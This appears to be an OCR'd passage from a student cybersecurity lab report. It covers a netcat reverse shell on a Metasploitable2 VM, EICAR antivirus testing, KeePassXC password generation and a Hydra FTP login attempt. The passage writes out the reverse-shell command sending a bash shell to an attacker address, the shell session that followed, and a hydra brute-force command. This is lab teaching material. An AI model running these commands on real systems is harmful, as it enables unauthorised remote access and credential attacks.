


Fig 4.4 Result

c. Reverse Shell (Netcat)

Objective: Establish a remote shell from target to attacker.

On Kali: nc -lvnp 4444 (for listening on port 4444)






Fig 4.5

One Metasploitable2: nc -e /bin/bash 192.168.1.58 4444

Verified shell access by executing whoami and uname -a remotely.


Meta [Running] - Oracle VirtualBox
File Machine View Input Devices Help
arning: Never expose this VM to an untrusted network!
ontact: msfdev[at]metasploit.com
ogin with msfadmin/msfadmin to get started
etasploitable login: msfadmin
assword:
ast login: Tue Aug 12 03:16:44 EDT 2025 on tty1
inux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.
buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
pplicable law.
o access official Ubuntu documentation, please visit:
ttp://help.ubuntu.com/
o mail.
sfadmin@metasploitable:~$ nc -e /bin/bash 192.168.1.58 4444
Right Ctrl


ajay@kali: ~
(ajay㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.58] from (UNKNOWN) [192.168.1.47] 33095
whoami
msfadmin
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
pwd
/home/msfadmin
ls
vulnerable

5. Malware Analysis

a. Harmless File Check

- Created hello.txt.
- Uploaded to VirusTotal.

Result: No detections by any AV engine.




Fig 5.1 Hello.txt

b. EICAR Test File

- Created File: test.eicar
  - echo "X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*"
- Uploaded to VirusTotal





Fig 5.2 Test.eicar

c. Sandbox Analysis (Hybrid Analysis)

- Submitted test.eicar to Hybrid Analysis.
- Reviewed behavior report.

Antivirus software detected the EICAR file without running any malicious code. Sandbox verified that there was no harmful activity. The file functioned as an AV detection test. It verifies antivirus setups and guarantees that systems react to threats correctly and damage-free.



Anti-Virus Scan Results for OPSWAT Metadefender (8/26)

Last update: 2025-08-13 12:19:44 (UTC)

Vir.IT eXplorer	✕ EICAR-Test-File	K7	✓
AhnLab	✓	CMC	✓
RocketCyber	✓	Comodo	✓
ClamAV	✓	Huorong	✓
Bitdefender	✕ Trojan.Script.8356	Gridinsoft	✓
Avira	✓	Filseclab	✕ EICAR Test String
Zillya!	✕ EICAR.TestFile	Sophos	✓
VirusBlokAda	✓	McAfee	✓
NETGATE	✓	TACHYON	✕ Trojan.Script.8356
Varist	✕ EICAR_Test_File!Camelot	Antiy	✕ Trojan/Script.Agent
Lionic	✓	Webroot SMD	✓
Emsisoft	✕ Trojan.Script.8356 (B)	NANOAV	✓
ESET	✓	Cylance	✓

Close

Fig 5.3 Sanbox Report

6. Password Security

a. Secure Password (KeePassXC)

- Created new KeePassXC database with a master password.
- Added 5 entries (Service1–Service5) using generator:
  - Length: 16 characters
  - Uppercase, lowercase, numbers, symbols included.
- All 5 passwords met complexity requirements. One password was tested successfully on a VM login.




Fig 6.1 5 Password generated

b. Weak Password Test

- Target: Metasploitable2 FTP service.
- Command:
  - hydra -l admin -p password123 ftp://192.168.1.47
- Observed results.




Fig 6.2 Result

7. Reporting

Security Assessment Report: *https://docs.google.com/document/d/1ia-Un8G1A5PsUnaXkJY8f_zQkewrTI0SZoZ4G4b5qSA/edit?usp=sharing*

Hack MD Flow: *https://hackmd.io/@nxXLiL8eSQ6Ttolo1HGBUg/HyBYaViOlg*

Rules of Engagement: *https://docs.google.com/document/d/1jK8DkxuN2RtuV4woY7X1ubVtlkQmIWmrNB7x-Iyq_vM/edit?usp=sharing*